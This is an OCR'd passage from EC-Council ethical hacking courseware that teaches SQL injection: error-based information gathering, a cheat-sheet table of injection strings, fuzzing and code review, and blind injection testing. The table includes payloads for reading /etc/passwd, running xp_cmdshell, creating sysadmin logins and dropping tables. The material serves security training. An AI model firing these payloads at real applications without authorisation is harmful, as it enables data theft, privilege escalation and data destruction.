
Select Statement Example

```
SELECT * FROM table WHERE x =
'normalinput' group by x having 1=1 --
GROUP BY x HAVING x = y ORDER BY x
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Extracting Information through Error Messages

Error messages are essential for extracting information from the database. In certain SQL injection techniques, the attacker forces the application to generate an error message. If developers have used generic error messages for their applications, they may provide useful information to the attacker. In response to the attacker's input to the application, the database may generate an error message about the syntax, and so on. The error message may include information about the OS, database type, database version, privilege level, OS interaction level,

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

and so on. Based on the type of information obtained from the error message, the attacker chooses an SQL injection technique to exploit the vulnerability in the application. Attackers can gain information from error messages through the following methods:

- **Parameter Tampering**

  An attacker can tamper with HTTP GET and POST requests to generate errors. The Burp Suite or Tamper Chrome utilities can manipulate **GET** and **POST** requests. Error messages obtained using this technique may give the attacker information such as the name of the database server, structure of the directory, and functions used for the SQL query. Parameters can be tampered with directly from the address bar or using proxies.

  For example,

  ```
  http://certifiedhacker.com/download.php?id=car
  http://certifiedhacker.com/download.php?id=horse
  http://certifiedhacker.com/download.php?id=book
  ```

Figure 15.12: Example of error message

- **Determining Database Engine Type**

  Determining the database engine type is fundamental to proceeding with the injection attack. One of the easiest ways to determine the type of database engine used is to generate ODBC errors, which will show you what DB engine you are working with. ODBC error messages reveal the type of database engine used or enable an attacker to guess and determine which type of database engine might have been used in the application. An attacker who is unable to obtain an ODBC error can make an educated guess about the database engine based on the OS and web server used. ODBC errors display the database type as part of the driver information.

- **Determining a SELECT Query Structure**

  With the error message obtained, an attacker can extract the original structure of the query used in the application. This allows the attacker to construct a malicious query to take control of the original query. To obtain the original query structure, the attacker forces the application to generate application errors that reveal information such as table names, column names, and data types. Attackers inject a valid SQL segment without generating an invalid SQL syntax error for error-free navigation. They try to

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

replicate error-free navigation by injecting simple inputs such as ' and '1' = '1 Or ' and '1' = '2. Further, they use SQL clauses such as "' group by columnnames having 1=1 – " to determine table and column names.

- **Injections**

  Most injections will occur in the middle of a SELECT statement. In a SELECT clause, we almost always end up in the WHERE section.

  For example:

```
SELECT * FROM table WHERE x = 'normalinput' group by x having 1=1
-- GROUP BY x HAVING x = y ORDER BY x
```

- **Grouping Error**

  The HAVING command allows you to further define a query based on the "grouped" fields. The error message will tell us which columns have not been grouped.

  For example:

```
' group by columnnames having 1=1 --
```




Figure 15.13: Example of grouping error message

- **Type Mismatch**

  Try to insert strings into numeric fields; the error messages will show the data that could not get converted.

  For example:

```
' union select 1,1,'text',1,1,1 --
' union select 1,1, bigint,1,1,1 --
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 15.14: Example of type mismatch error message

- **Blind Injection**

  Use time delays or error signatures to determine or extract information.

  For example:

```
'; if condition  waitfor delay '0:0:5' --
'; union select if( condition , benchmark (100000, sha1('test')),
'false' ),1,1,1,1;
```

An attacker uses database-level error messages generated by an application. This is very useful for building a vulnerability exploit request. There is even a chance to create automated exploits depending on the error messages generated by the database server.





Figure 15.15: Example of database-level error message

Note: If applications do not provide detailed error messages and return a simple '500 Server Error' or a custom error page, then attempt blind injection techniques.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection Vulnerability Detection

After gathering the information, the attacker tries to look for SQL vulnerabilities in the target web application. For this purpose, the attacker lists all input fields, hidden fields, and post requests on the website and then tries to inject code into the input fields to generate an error.

Testing for SQL Injection

There are standard SQL injection inputs called testing strings used by an attacker to perform SQL injection attacks. The penetration (pen) tester also uses these testing strings to evaluate the security of an application against SQL injection attacks. The table below summarizes various possibilities for each testing string. These testing strings are widely known as a cheat sheet for SQL injection. A pen tester can use this cheat sheet to test for vulnerability to SQL injection.

Testing String	Testing String	Testing String	Testing String	Testing String
||6	or 1=1--	%22+or+isnull%281%2F0%29+%2F*	' or 1 in (select @@version)--	+or+isnull%281%2F0%29+%2F*
'||'6	" or "a"="a	' group by userid having 1=1--	' union all select @@version--	%27+OR+%277659%27%3D%277659
(||6)	Admin' OR '	'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'	' OR 'unusual' = 'unusual'	%22+or+isnull%281%2F0%29+%2F*
' OR 1=1--	' having 1=1--	CRATE USER name IDENTIFIED BY 'pass123'	' OR 'something' = 'some'+'thing'	' and 1 in (select var from temp)--
OR 1=1	' OR 'text' = N'text'	' union select 1,load_file('/etc/passwd'),	' OR 'something' like 'some%'	' ; drop table temp --


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

		1,1,1;		
' OR '1'='1	' OR 2 > 1	'; exec master..xp_cmdshell 'ping 10.10.1.2'--	' OR 'whatever' in ('whatever')	exec sp_addlogin 'name' , 'password'
; OR '1'='1'	' OR 'text' > 't'	exec sp_addsrvrolemember 'name' , 'sysadmin'	' OR 2 BETWEEN 1 and 3	@var select @var as var into temp end --
%27+--+	' union select	GRANT CONNECT TO name; GRANT RESOURCE TO name;	' or username like char(37);	
" or 1=1--	Password:*/=1--	' union select * from users where login = char(114,111,111,116);	UNI/**/ON SEL/**/ECT	
' or 1=1 /*	' or 1/*	'/**/OR/**/1/**/=/**/1	'; EXEC ('SEL' + 'ECT US' + 'ER')	

Table 15.2: Standard SQL Injection inputs

Note: Check CEHv11 Tools, Module 15 SQL Injection for a comprehensive SQL injection cheat sheet.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Additional Methods to Detect SQL Injection

Some additional methods to detect SQL injection are listed below:

- **Function Testing**

  Function testing is a type of software testing technique whereby a software or a system is tested against a set of inputs according to the end user's needs. The output obtained from the inputs is then evaluated and compared with the expected results to check whether it conforms with the functionality or base requirements of a product.

  This testing falls within the scope of black box testing, and as such, requires no knowledge of the inner design of the code or logic. It checks the security, user interface, database, client/server applications, navigational functions, and overall usability of a component or system.

  For example:

```
http://certifiedhacker.com/?parameter=123
http://certifiedhacker.com/?parameter=1'
http://certifiedhacker.com/?parameter=1'#
http://certifiedhacker.com/?parameter=1"
http://certifiedhacker.com/?parameter=1 AND 1=1--
http://certifiedhacker.com/?parameter=1'-
http://certifiedhacker.com/?parameter=1 AND 1=2--
http://certifiedhacker.com/?parameter=1'/*
http://certifiedhacker.com/?parameter=1' AND '1'='1
http://certifiedhacker.com/?parameter=1 order by 1000
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Fuzz Testing**

  It is an adaptive SQL injection testing technique used to discover coding errors by inputting a massive amount of random data and observing the changes in the output.

  Fuzz testing (fuzzing) is a black box testing method. It is a quality checking and assurance technique used to identify coding errors and security loopholes in web applications. Massive amounts of random data called "fuzz" will be generated by the fuzz testing tools (fuzzers) and used against the target web application to discover vulnerabilities that can be exploited by various attacks.


  Fuzz Testing Tools:

  - WSFuzzer (*https://www.owasp.org*)
  - Burp Suite (*https://portswigger.net*)
  - HCL AppScan (*https://www.hcltech.com*)
  - Peach Fuzzer (*https://sourceforge.net*)

- **Static/Dynamic Testing**

  Analysis of the web application source code.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection Black Box Pen Testing

In black box testing, the pen tester need not have any knowledge about the network or system to be tested. The first job of the tester is to determine the location and system infrastructure. The tester tries to identify the vulnerabilities of web applications from an attacker's perspective. He/she uses special characters, white spaces, SQL keywords, oversized requests, and so on to determine the various conditions of the web application.


The following steps are involved in SQL injection black box pen testing:

- **Detecting SQL Injection Issues**
  - Send single quotes as the input data to catch instances where the user input is not sanitized
  - Send double quotes as the input data to catch instances where the user input is not sanitized
- **Detecting Input Sanitization**
  - Use a right square bracket (the] character) as the input data to catch instances where the user input is used as part of an SQL identifier without any input sanitization
- **Detecting Truncation Issues**
  - Send long strings of junk data, just as you would send strings to detect buffer overruns; this action might return SQL errors on the page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Detecting SQL Modification**
  - Send long strings of single quote characters (or right square brackets or double quotes)
  - These max out the return values from the REPLACE and QUOTENAME functions and might truncate the command variable used to hold the SQL statement

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Source Code Review to Detect SQL Injection Vulnerabilities

Source code review is a security testing method that involves a systematic examination of the source code for various types of vulnerabilities. It is intended to detect and fix security mistakes made by programmers during the development phase. It is a type of white box testing usually performed during the implementation phase of the Security Development Lifecycle (SDL). It often helps in finding and removing security vulnerabilities such as SQL injection vulnerabilities, format string exploits, race conditions, memory leaks, buffer overflows, and so on from the application. Automated tools such as Veracode, RIPS, PVS-Studio, Coverity Scan, Parasoft Jtest, CAST Application Intelligence Platform (AIP), Klocwork, and so on can perform source code reviews. A pen tester can use these utilities to find security vulnerabilities in the application source code. Source code review can also be performed manually.

There are two basic types of source code reviews:


- **Static Code Analysis**: This type of source code analysis is performed to detect the possible vulnerabilities in the source code when the code is not executing, i.e., when it is static. Static source code analysis is performed using techniques such as Taint Analysis, Lexical Analysis, and Data Flow Analysis. There are many automated tools available to perform static source code analysis.
- **Dynamic Code Analysis**: In dynamic source code analysis, the source code of the application is analyzed during the execution of the code. Analysis is conducted through the following steps: preparing input data, running a test program launch, gathering the necessary parameters, and analyzing the output data. Dynamic code analysis is capable of detecting SQL injection-related security flaws encountered due to the interaction of the code with SQL databases, web services, and so on.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some source code analysis tools are listed below:

- Veracode (*https://www.veracode.com*)
- RIPS (*https://www.ripstech.com*)
- PVS-Studio (*https://www.viva64.com*)
- Coverity Scan (*https://scan.coverity.com*)
- Parasoft Jtest (*https://www.parasoft.com*)
- CAST Application Intelligence Platform (AIP) (*https://www.castsoftware.com*)
- Klocwork (*https://www.klocwork.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Testing for Blind SQL Injection Vulnerability in MySQL and MSSQL

An attacker can identify blind SQL injection vulnerabilities by simply testing the URLs of a target website.

For example, consider the following URL:

```
shop.com/items.php?id=101
```

The corresponding SQL query is

```
SELECT * FROM ITEMS WHERE ID = 101
```

Now, give a malicious input such as 1=0 to perform blind SQL injection

```
shop.com/items.php?id=101 and 1=0
```

The resultant SQL query is

```
SELECT * FROM ITEMS WHERE ID = 101 AND 1 = 0
```

The above query will always return FALSE because 1 never equals 0. Now, attackers try to obtain a TRUE result by injecting 1=1

